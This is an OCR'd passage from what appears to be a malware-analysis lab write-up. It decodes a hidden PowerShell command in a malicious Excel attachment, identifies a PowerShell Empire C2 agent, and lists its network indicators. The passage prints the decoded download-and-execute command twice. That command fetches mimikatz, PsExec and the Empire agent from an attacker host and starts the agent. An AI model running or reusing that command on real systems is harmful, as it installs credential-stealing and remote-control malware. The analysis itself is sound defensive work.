AUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACIAQwA6AFwAUwB5AHMAdABlAG0AVgBvAGwAXAB
TAGgAYQByAHAAaQByAGUALgBlAHgAZQAiAA==="”.


Further decoding the encoded base64 command gives:

iwr 10.10.10.2:8000/Win32_Installer.exe -OutFile "C:\Python27\Win32_Installer.exe"; iwr 10.10.10.2:8000/PsExec.exe -OutFile "C:\Users\marve\Documents\PsExec.exe"; iwr 10.10.10.2:8000/Sharpire.exe -OutFile "C:\SystemVol\Sharpire.exe"; Start-Process "C:\SystemVol\Sharpire.exe"

’ -w 1’ means hidden and -c means command, so having an excel document possibly attempting to execute a **hidden** powershell command is a bit suspicious. Iwr (Invoke-WebRequest cmdlet) sends HTTP and HTTPS requests and appears to download the output to different file paths (denoted by -outfile flag). Furthemore, these files may all be used by the attacker for malicious purposes

c. What is the malicious purpose of the attachment?

The attachment appears to be a **downloader** (or dropper), that aims to download additional files from a URL onto specified filepaths, such as Win32_Installer.exe (mimikatz, for credential harvesting and exfiltration); PsExec, a legitimate binary that may be used by attackers for lateral movement; and Sharpire.exe, a likely Empire C2 agent used in post-exploitation and C2 server communication. This can be seen in the decoded powershell command that was executed upon clicking the excel file:



iwr 10.10.10.2:8000/Win32_Installer.exe -OutFile "C:\Python27\Win32_Installer.exe"; iwr 10.10.10.2:8000/PsExec.exe -OutFile "C:\Users\marve\Documents\PsExec.exe"; iwr 10.10.10.2:8000/Sharpire.exe -OutFile "C:\SystemVol\Sharpire.exe"; Start-Process "C:\SystemVol\Sharpire.exe"


The command also starts the Sharpire.exe process, which should be used for C2 communication.

5. [Difficult] The attacker planted another malware within the system. (3 Marks)

a. Are you able to find it? What is the full path of this malware?

C:\SystemVol\Sharpire.exe

There were some powershell logs, where there was a base64 encoded command. Decoding with cyberchef gave this output:



Navigating to that file path, its hash was not found in VirusTotal and executable name was not found in Google, which could mean it is a custom file and possibly suspicious.

b. What is the malware family name? (Hint: This is a well-known post exploitation tool)

(PowerShell) **Empire**.

Using floss.exe, some strings were extracted such as:
“
Invoke-Empire
-Servers "
-StagingKey "
-SessionKey "
-SessionID "
“
Googling for Invoke-Empire led me to https://github.com/EmpireProject/Empire/blob/master/data/agent/agent.ps1, which suggests the file could be an agent/beacon for C2 communication.

8 contributors

1172 lines (1004 sloc) | 44.2 KB


Raw Blame


```
function Invoke-Empire {
    <#
        .SYNOPSIS
        The main functionality of the Empire agent.
        Additional functionality can be loaded dynamically.

        Author: @harmj0y
        License: BSD 3-Clause

        .PARAMETER StagingKey
        The server staging key.

        .PARAMETER SessionKey
        Client-specific AES session key to use for communications

        .PARAMETER SessionID
        A unique alphanumeric sessionID to use for identification

        .PARAMETER Servers
        Array of C2 servers to use

        .PARAMETER KillDate
        Kill date limit for agent operation

        .PARAMETER KillDays
        Number of days for the bot to operate until exit

        .PARAMETER WorkingHours
```

78°F Mostly cloudy | ENG US | 6:35 am 15/9/2022

c. Does the malware have networking capabilities? If yes, please provide the network IOCs.

Yes, it appears to have networking capabilities, and it would likely have that if it is a C2 agent. Decompiling with dnSpy, we can see a function, SendData below, that appears to send HTTP POST request to send data possibly to the C2 server.





Using dnSpy, we can also see other data attributes, such as:

this.ControlServers = new string[]
{
"http://192.168.219.128"
};

Which indicates this is the likely C2 server address.

There are also URIs as seen in the screenshot above.

Another IP address observed (from the output of floss.exe) possibly of interest: “http://10.10.10.2:1335”. It even mentions port 1335. However, both this address and the C2 address are private address ranges, which could have been defanged by the author.

There was also a User-Agent string spotted: “(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko” in the decompiled code. The User-Agent also seems to have been added in the HTTP request for the SendData function mentioned earlier. Malware may often provide their own User-Agent strings to possibly hide the nature of the network activity.